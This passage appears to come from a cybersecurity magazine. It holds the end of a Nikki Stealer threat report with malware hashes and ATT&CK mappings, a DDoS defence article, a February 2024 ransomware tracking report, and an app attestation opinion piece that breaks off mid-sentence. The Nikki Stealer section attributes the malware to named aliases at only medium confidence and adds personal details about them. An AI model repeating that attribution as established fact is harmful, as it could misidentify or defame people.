
It has been noted that Sk4yx has referred to themselves as an ex-defacer, and evidence suggests that they have defaced websites belonging to organizations in Brazil in the past. Additionally, Sk4yx maintains an account on PyPI, but there has been no activity observed from this account from an extended period.



Based on our analysis of the chat conversations within the Discord platform, we have medium confidence to suggest that Sk4yx/Sk4yxx, is a developer based in either Brazil or Portugal, and is the creator of the Nikki Stealer. This conclusion is further supported by references to their name within the source code.

Below is a screenshot from Sk4yx showcasing drugs they have access to.

Translation from Portuguese to English: to muito doido virado > I am very crazy turned



Another member of the Nikki Stealer group, known by the alias YKG, has a YouTube channel to promote their activities.



# Ykgg\$\$

@ykgg6765 · 35 subscribers · 2 videos

More about this channel >

Subscribe

Home Videos Community



DISCORD BADGES SCRAPPER NO RATE LIMIT 2024

461 views · 2 months ago



NEW MASS DM DISCORD 2023

470 views · 9 months ago

## Diamond Model



## List of IOCs

No.	Indicator (SHA-256)	Remarks
1	0fa64d5ad4c84011bef6e838d0f70121a3af53df5dbc3b5f5f0c16a8fb495244	Nikki Stealer 1 <sup>st</sup> Payload
2	01ae1b2996a35fb5a3eb40c33763058b01b892253458fb6c9a8b0efc6b98d0a0	JS file
3	7a32c14d724c8904511ccb4eca27cf62aaa31d85a05a0e443d28ad95d35b363c	JS file
4	1792a2b01c8aa7d9f3e8e75553d49c5b70d513ec76fbb37f5438a084fbe11200	Nikki Stealer 2 <sup>nd</sup> Payload

## MITRE ATT&CK TTPs

No.	Tactics	Technique
1	Execution (TA0002)	T1047: Windows Management Instrumentation T1059: Command and Scripting Interpreter
2	Persistence (TA0003)	T1547.001: Registry Run Keys / Startup Folder T1574.002: DLL Side-Loading
3	Privilege Escalation (TA0004)	T1055: Process Injection T1547.001: Registry Run Keys / Startup Folder

4	Defense Evasion (TA0005)	T1036: Masquerading T1055: Process Injection T1574.002: DLL Side-Loading
5	Credential Access (TA0006)	T1003: OS Credential Dumping
6	Discovery (TA0007)	T1012: Query Registry T1057: Process Discovery T1018: Remote System Discovery T1082: System Information Discovery
7	Collection (TA0009)	T1005: Data from Local System
8	Command and Control (TA0011)	T1573: Encrypted Channel T1071: Application Layer Protocol

## Conclusion

Investigation into the Nikki Stealer reveals a sophisticated and actively developed malware tool. Operated primarily through Discord and previously discovered on Telegram, Nikki Stealer demonstrates a high level of stealth and persistence, dropping PE files into the startup folder for automatic execution. Its primary function revolves around harvesting sensitive browser information, including browsing history and passwords, with attempts to mitigate missing dependencies by loading DLLs as needed. Built on the Electron framework, Nikki Stealer leverages modern web technologies for its development, enhancing its cross-platform capabilities. Overall, the presence of Nikki Stealer underscores the evolving landscape of cyber threats and the importance of robust security measures to mitigate its impact.



## About the Author

Rajhans P. serves as a Dark Web Researcher at CYFIRMA. With a background spanning two years in cybersecurity, he specializes in Cyber Threat Intelligence, with a keen focus on uncovering emerging forums and malware. His passion lies in disseminating valuable resources via LinkedIn/Twitter to engage broader audiences. Delving into the depths of the dark web, he thrives on malware analysis and relentlessly hunts for novel adversary infrastructure.

Rajhans Patel can be reached online at [Linked](#) and at our company website [CYFIRMA](#)





## Thwarting The Reconnaissance Missions of DDoS Attackers

By Gary Sockrider, Director, Security Solutions, NETSCOUT

It cannot be underestimated how skillful bad actors are getting with engineering [new distributed denial-of-service \(DDoS\) attacks](#). These attacks now span different geographies and industries, targeting a diverse array of businesses, organizations, and individuals around the globe. What's even more unsettling than the global proliferation of these DDoS attacks is that they now include intricate levels of reconnaissance by attackers.

Attackers in the past worked on an ad hoc basis, targeting disparate industries across different geographies with a frequency that seemed to occur at random. Now, there is much more of a focus on attackers [targeting specific industries](#) (e.g., financial services) to probe for weak spots. In fact, bad actors are now monitoring networks and running reconnaissance during an attack to understand what's working or not and changing tactics to avoid detection or distract their target defenses.

All of this speaks volumes to how well-organized DDoS attacks have become. From financial services to professional gaming, attackers are not only exploiting new ways to devise attacks, but they now orchestrate attacks as part of larger campaigns involving reconnaissance, the attack itself, and then the real-time monitoring on how the attack has performed. The onus is now on organizations to adapt or continue facing new attacks on critical applications.

## Dismantle Attacker Reconnaissance With Adaptive DDoS Strategies

When defending against DDoS attacks, rapid detection is king. That is because in the face of attackers' reconnaissance strategies, IT organizations need tools to mitigate attacks before they can impact services. Thankfully, threat intelligence solutions exist that enable enterprises to use machine learning (ML) from data lakes of known DDoS attack vectors, methods, sources, and behavioral patterns.

Furthermore, data is able to be continuously fed to detection platforms through an intelligence feed in real-time to aid in detecting most DDoS attacks. When IT organizations consider taking this approach to threat intelligence as part of their DDoS defense strategy, it can block as much as 80-90 percent of attack traffic, since threat actors tend to reuse the same infrastructure again and again. Solutions that incorporate real-time threat intelligence can also detect zero-minute attacks and changes to attack vectors based on both software and security team expertise, which is especially important as attackers probe and exploit network weaknesses. Once an attack is detected and classified, defenders can deploy an optimal mitigation measure to selectively block the attack with minimal impact to other systems or operations. The best forms of threat intelligence regularly reference comprehensive lists, such as:

- Active botnets,
- Bad actors,
- Attack behaviors,
- Attack patterns to compare with current traffic traversing networks, and
- Enable automated countermeasures to knock the attacks down.

With DDoS attacks, it is never a matter of *if* the next one will happen, but rather *when* it will happen. That is because bad actors will continue to conduct meticulous reconnaissance missions to try and outsmart even the most astute security teams. Despite this unfortunate truth, enterprises can stay one step ahead by relying on decades of attack mitigation counsel from IT organizations that combine that knowledge with ML algorithms to ensure that business-critical services don't fall prey to a new DDoS attack. Now is the time to adapt and remediate evolving threats before attackers can beat enterprises to the punch. Taking an adaptive approach to DDoS protection will ensure that the reconnaissance efforts of bad actors are no match for adaptive DDoS defenses.

## About the Author

Gary is an industry veteran bringing over 20 years of broad technology experience including routing and switching, data center, wireless, mobility and collaboration but always with a focus on security. His previous roles include security SME, consultancy, product management, technical marketing, and customer support. Gary seeks to understand and convey the constantly evolving threat landscape, as well as the techniques and solutions that address the challenges they present. Prior to joining Netscout in 2012, he spent 12 years at Cisco Systems and held previous positions with Avaya and Cable & Wireless.





# Tracking Ransomware February 2024

By Chethan M J, Analyst, CYFIRMA

## Executive Summary

This Monthly Ransomware tracking thoroughly analyses ransomware activity in February 2024, covering significant attacks, the top five ransomware families, geographical distribution, targeted industries, evolution of attacks, and trends. Organizations can leverage these insights to enhance their cybersecurity strategies and mitigate ransomware risks.

## Introduction


Welcome to the February 2024 Ransomware Report. This report offers a detailed analysis of ransomware events during this period. We explore the top 5 most active ransomware groups and the industries they targeted, as well as the locations that experienced the most attacks. We also discuss the evolution of ransomware groups and vulnerabilities exploited, intending to equip organizations with crucial insights to bolster their cybersecurity measures and combat the evolving threat landscape effectively.

## Key Points

- In February 2024, the Lockbit ransomware group emerged as a significant threat, leading with a victim count of 91.
- The Manufacturing sector is the primary target of ransomware attacks, experiencing 77 incidents.
- The USA was the most targeted geography in February 2024, with 195 ransomware incidents.
- Blackout and Alpha Ransomware groups emerged as new threats in February 2024.

## TREND COMPARISON OF FEBRUARY 2024'S TOP 5 RANSOMWARE GROUPS WITH JANUARY 2024.

In February 2024, multiple ransomware groups were active. Below, we outline trends concerning the top 5 ransomware groups.



Source: OSINT

From January 2024 to February 2024, LockBit3 saw a 42.2% increase in victims, while Hunters experienced a substantial rise of 138.5%. Alphv and Play exhibited modest increases of 22.7% and 316.7%, respectively. The increase in count may be a result of failed ransom negotiations. In contrast, 8Base witnessed a 14.3% decrease in victim count. Which can be attributed to successful negotiations or a decrease in its function.

## Ransomware Of the Month

### Lockbit:


Despite law enforcement actions, LockBit quickly bounced back, registering the highest number of victims this month. This underscores the group's technical prowess and resilience in the face of challenges.

Manufacturing emerged as the primary target, with the United States being LockBit's focal nation.

Interestingly, the impacted companies had revenues ranging from \$5 million to \$15.9 billion, meaning LockBit affected a wide range of businesses, not just specific financial tiers.

The group's persistent dominance in victim count remains noteworthy, often attributed to the exploitation of the ConnectWise ScreenConnect vulnerability.


### INDUSTRIES TARGETED IN FEBRUARY 2024 COMPARED WITH JANUARY 2024



Source: OSINT

In February 2024, the manufacturing sector saw a 40% increase in ransomware victims compared to January, reflecting a concerning trend. Real Estate & Construction, FMCG, and Government & Law also experienced notable rises of 113.6%, 27.6%, and 107.1%, respectively. E-commerce & Telecommunications, Healthcare, and Transportation witnessed increases of 66.7%, 118.2%, and 17.6%, respectively. Meanwhile, the Finance sector faced a 23.8% decline.

## Trends Comparison of Ransomware Attacks




Source: OSINT

The ransomware attack trend has been on the rise over the years, particularly in February, which consistently experienced growth. Notably, there was a 58.71% increase from 2022 to 2023 and a subsequent 22.% rise from 2023 to 2024, indicating sustained growth.

In February, the number of victims surged by approximately 38.9% compared to January, highlighting a significant uptick in incidents within that period.

## GEOGRAPHICAL TARGETS: TOP 5 LOCATIONS



Source: OSINT



The top 5 nations with the highest number of victims are the United States (195), the United Kingdom (24), Canada (14), France (11), and Spain (8). These countries are likely targeted due to their economic significance, advanced technological infrastructure, and high internet connectivity, offering lucrative targets for cybercriminals.

**The Notable Vulnerability That Was Exploited By Ransomware In February 2024:**

Sr No	CVE ID	CVSS Score	NAME	Affected Product	Associated Ransomware
1	CVE-2024-1709	10	ConnectWise ScreenConnect Authentication Bypass Vulnerability	ScreenConnect 23.9.7 and prior	Black Basta, BI00dy Ransomware, LockBit, Blackcat
2	CVE-2024-1708	8.4	Path-Traversal Vulnerability	ScreenConnect 23.9.7 and prior	Black Basta, BI00dy Ransomware, LockBit

**Evolution Of Ransomware Group in February 2024**

- **Lockbit Is back and more aggressive than before.**

LockBit has promptly resumed its ransomware operations on a restructured infrastructure, employing upgraded encryption tools and rerouting ransom notes to new servers, all achieved within a week post a law enforcement breach. The group is escalating its threats, particularly focusing on increased targeting of government entities.

- **RansomHouse automates attacks with MrAgent.**

RansomHouse group introduces 'MrAgent,' a tool automating VMware ESXi attacks, aiming to streamline data encryption on multiple hypervisors simultaneously. It identifies the host system, disables the firewall, and deploys ransomware with custom configurations received from the command-and-control server.

MrAgent aims to maximize impact by targeting all reachable VMs at once, posing severe security implications.


## Emerging Groups

- **Alpha**

Recently escalating its operations, Alpha (distinct from Alphy), is a ransomware that surfaced in February 2023. Its latest activities indicate a growing sophistication, marked by the addition of an 8-character alphanumeric extension to encrypted files and updated ransom notes instructing victims to contact the threat actor through messaging services. The ransom demand varies from 0.272 BTC to \$100,000. Researchers found a connection between Alpha and the defunct Netwalker ransomware, suggesting a potential revival or the reuse of Netwalker's code by a new threat group.

- **Blackout**

A recent addition to the ransomware landscape is the emergence of Blackout, a new group that has reportedly claimed two victims as indicated on their Onion site.



Source: OSINT

## Key Ransomware Events in February 2024

- **Source code of Knight Ransomware up for Sale.**

A cybercriminal is reportedly selling the purported source code for the third version of the Knight ransomware on a hacker forum. Knight ransomware, which emerged in July 2023, succeeded the Cyclops operation, functioning on Windows, macOS, and Linux/ESXi systems. Notably, it offered info-stealers and a 'lite' encryptor for lower-tier affiliates targeting smaller organizations.

Also, the members of the ransomware group have been inactive since December 2023.

- **Hyundai Motor hit by Black Basta.**

Hyundai Motor Europe Hit by Black Basta Ransomware Attack, Threat Actors Claim Theft of 3TB of Corporate Data

- **Warning Issued on Blackcat Ransomware Attacks.**

The FBI, CISA, and HHS issue a warning on ALPHV/BlackCat ransomware targeting U.S. healthcare. Responsible for numerous breaches and \$300 million in ransoms, BlackCat intensified attacks on healthcare since December 2023. The recent cyberattack on UnitedHealth Group's Optum is attributed to BlackCat, possibly exploiting a ScreenConnect vulnerability. The advisory stresses cybersecurity measures for critical infrastructure and healthcare. FBI offers up to \$10 million in rewards for identifying or locating BlackCat leaders.

- **Akira hits Sweden Municipality**

Bjuv, a municipality in Sweden faces a threat from the Akira ransomware group, which vows to expose almost 200GB of pilfered data. The dark web message details the compromised information, encompassing confidential documents and personal HR files.

- **Arrests of three suspected SugarLocker members.**

Russian authorities have arrested three members of the SugarLocker ransomware group, operating under the guise of tech company Shtazi-IT. The arrests coincide with a broader international operation against the Lockbit ransomware group. SugarLocker, active since 2021, operates on a ransomware-as-a-service model, receiving a percentage of profits from victims. The group primarily uses Remote Desktop Protocol for attacks. The arrested individuals face charges of creating, using, and distributing malicious computer programs, potentially leading to up to four years in prison.

## Business Impact Analysis

Based on available public reports approximately 31% of enterprises are compelled to halt their operations, either temporarily or permanently, in the aftermath of a ransomware onslaught. The ripple effects extend beyond operational disruptions, as detailed by additional metrics:

- A significant 40% of affected organizations are forced into downsizing their workforce due to the financial strain caused by the attack.
- The aftermath sees 35% of businesses experiencing turnover at the executive level, with C-suite members stepping down in the wake of the security breach.
- The financial toll of cyber incidents is staggering, with the average cost burden to companies, irrespective of their size, estimated at around \$200,000. This figure underscores the substantial economic impact of cyber threats.
- Alarming, 75% of small to medium-sized enterprises (SMEs) face existential threats, admitting the likelihood of closure should cybercriminals extort them for ransom to avoid malware infection.
- The long-term viability of these entities is also in jeopardy, with 60% of small businesses shutting down within six months post-attack, highlighting the enduring impact of such security breaches.
- Even in instances where ransoms are not conceded to, organizations bear significant financial weight in their recovery and remediation endeavors to restore normalcy and secure their systems.

## External Threat Landscape Management (ETIm) Overview

### Impact Assessment

Ransomware represents a formidable threat, presenting challenges for both companies and individuals by pilfering critical data and subsequently demanding payment for its release. The aftermath of these attacks often leads to substantial financial losses, whether incurred through ransom payment or investments in cybersecurity solutions for restoration. Moreover, financial setbacks extend to disrupted services, diminished customer trust, and the emotional distress inflicted upon affected entities. Beyond immediate financial concerns, such incidents can breach data regulation laws, impacting reputation, consumer trust, and market confidence. Consequently, addressing ransomware emerges as a paramount priority for businesses and government organizations alike to fortify financial stability and public trust.

### Victimology

Currently, threat actors focus on targeting businesses possessing valuable data, including personal details, financial information, and intellectual property. Industries such as Manufacturing, Real Estate, Healthcare, FMCG, E-commerce, Finance, and Technology are particularly susceptible due to their data abundance. Cybercriminals strategically choose countries with robust economies and advanced digital

infrastructures to maximize ransom returns. Their objective is evident: identify vulnerabilities, encrypt data, and demand substantial ransoms for release, all with the aim of securing significant profits.

## Conclusion

In February 2024, ransomware continued to pose significant threats, with LockBit emerging as the dominant force despite law enforcement efforts. LockBit's resurgence, marked by its technical sophistication and resilience, underscored its ability to target a wide range of industries. The surge in ransomware attacks across various sectors, coupled with the exploitation of vulnerabilities like ConnectWise ScreenConnect, highlights the urgent need for enhanced cybersecurity measures. Additionally, the emergence of new ransomware groups like Blackout and Alpha further complicates the landscape. Despite notable arrests and warnings, ransomware attacks persist, emphasizing the necessity for collaborative efforts among law enforcement, cybersecurity professionals, and businesses to mitigate future threats and protect critical infrastructure.

### Strategic Recommendations:

1. **Strengthen Cybersecurity Measures:** Invest in robust cybersecurity solutions, including advanced threat detection and prevention tools, to proactively defend against evolving ransomware threats.
2. **Employee Training and Awareness:** Conduct regular cybersecurity training for employees to educate them about phishing, social engineering, and safe online practices to minimize the risk of ransomware infections.
3. **Incident Response Planning:** Develop and regularly update a comprehensive incident response plan to ensure a swift and effective response in case of a ransomware attack, reducing the potential impact and downtime.

### Management Recommendations:

1. **Cyber Insurance:** Evaluate and consider cyber insurance policies that cover ransomware incidents to mitigate financial losses and protect the organization against potential extortion demands.
2. **Security Audits:** Conduct periodic security audits and assessments to identify and address potential weaknesses in the organization's infrastructure and processes.
3. **Security Governance:** Establish a strong security governance framework that ensures accountability and clear responsibilities for cybersecurity across the organization.

### **Tactical Recommendations:**

1. Patch Management: Regularly update software and systems with the latest security patches to mitigate vulnerabilities that threat actors may exploit.
2. Network Segmentation: Implement network segmentation to limit lateral movement of ransomware within the network, isolating critical assets from potential infections.
3. Multi-Factor Authentication (MFA): Enable MFA for all privileged accounts and critical systems to add an extra layer of security against unauthorized access.

### **About the Author**

Chethan M J currently serves as an Analyst at CYFIRMA, specializing in cybersecurity intelligence. With meticulous analysis, he focuses on internet-based malware activities, giving significant attention to identifying threat actors and campaigns. Remaining vigilant regarding the latest system vulnerabilities and exploits, he consistently monitors industry-specific threat trends. His responsibilities include translating these insights into actionable intelligence and diligently tracking data breaches.



Chethan M J can be reached online at ([chethanmj1997@gmail.com](mailto:chethanmj1997@gmail.com)) and at our company website <https://www.cyfirma.com/>



## Apple's Overconfidence in Built-In Security: A False Sense of App Security?

**Mobile App Security is Complex. For Full App and API Protection, Developers Must Apply Supplementary Security Measures Such as App Attestation.**

**By Ted Miracco, CEO, Approov Mobile Security**

In a recent workshop organized by the European Union to address concerns regarding Apple's implementation of the Digital Markets Act (DMA) legislation, Kyle Andeer of Apple made a statement that I believe encapsulates one of the most harmful messaging themes that comes out of Apple regarding the iPhone. He boldly claimed, "We've not had to offer 3rd party or 1st party security services or applications on iPhone because it's built in." This is so damaging because while this assertion is to reassure iPhone users, it clearly blurs the line between the device user and app developer, and completely masks the complex reality of app security.

Andeer's statement overlooks a crucial aspect of app security: the vulnerability of backend data. While iPhones boast robust built-in security features, such as sandboxing and user security controls, these features are primarily to protect the device user. They provide little protection to apps which can be extracted and cracked from jailbroken devices, and do not provide any protection for attacks targeting

the much larger collections of sensitive user data accessible on the servers that support the app frontends. Bad actors meticulously plan and construct attacks for backend systems by first deciphering and analyzing communication patterns used by apps. Armed with this knowledge, they then craft scripts, bots, or replacement/repackaged apps that replicate legitimate communications, enabling them to perform their malicious activities.

While the threat landscape predominantly resides on the API side, it's crucial to recognize that effective defense should begin in the app. App attestation involves embedding mechanisms within the application to verify its integrity and to ensure interactions with backend APIs only originate from authentic, unaltered instances of the app. By prioritizing app attestation as a fundamental security measure, developers lay a solid foundation for comprehensive app-based protection. Traditional Runtime Application Self Protection (RASP) defenses can then build on this to strengthen resilience against attacks that dynamically manipulate the behavior of a legitimate app running in a compromised environment such as rooted or jailbroken devices.

At its heart, app attestation uses a positive security model, analogous to user authentication. Scripts, bots, or counterfeit/tampered apps are all blocked because none of these can present themselves as legitimate to the protected services. Additionally, app attestation doesn't falsely identify good app instances as bad, as is sometimes the case with AI based API defenses. With the addition of RASP, apps can also actively defend themselves against on-device attacks attempting to directly manipulate the behavior of the untampered app to circumvent attestation, harvest sensitive data, or perform illegitimate or unauthorized transactions.

Pioneering security companies developed app attestation solutions to enhance mobile app security beginning around 2016. The evolution of their services includes not only user-driven enhancements, such as the dynamic delivery of API keys to verified apps and the implementation of dynamic certificate pinning, but also a stronger security posture. Enhancements encompass the integration of sophisticated Runtime Application Self-Protection (RASP) defenses, including the detection of rooted or jailbroken devices, the identification of root hiding software like Magisk, and the monitoring for runtime app manipulation tools such as Frida and Xposed. Moreover, these solutions also tackle threats that do not require root access, such as app cloning and the use of game cheat engines. Continuously, these companies are dedicated to educating app developers about the security threats their APIs may face and collaboratively work with their clients to mitigate emerging threats.

Counter to Andeer's statement, denying the presence of 1st party security services, Apple released a set of app attestation APIs in 2020, App Attest. While this attestation solution provides a level of security for iOS applications that use it, it fails to provide protection when operated from a jailbroken device. So, in effect, even when App Attest is in use, there remains a requirement for a 3rd party security service to detect and identify those apps operating in a compromised environment. This highlights the need for API security to secure every access path. It is not sufficient to cover 99.9% of accesses as an attacker will always gravitate towards the easiest method of access and failing to cover a class of device is effectively the same as having no cover at all.

Google followed Apple by releasing its own app attestation solution for Android as part of Google Play in 2022, the Play Integrity API. Their approach is slightly different, instead of a strict good/bad result, Google's service can report different levels of integrity for the device running the attestation: basic, device




(standard), or strong. Of most interest here is strong integrity which is awarded to devices that have hardware-backed proof of boot integrity. This indicates that the device is running a legitimate, unrooted version of the OS issued by the device manufacturer. Lower levels of integrity are less interesting as they lose the assertion that the device is unrooted, and mechanisms to use a rooted device to bypass the checks have been available since Q4 2023. To obtain, or keep, a strong integrity result, an Android attacker must completely change their approach; instead of installing a custom, rooted version of the OS, they must find and exploit vulnerabilities to gain the permissions and access they require. This shift in attack strategy aligns more closely with the tactics employed to target iOS than with traditional approaches for rooting on Android.

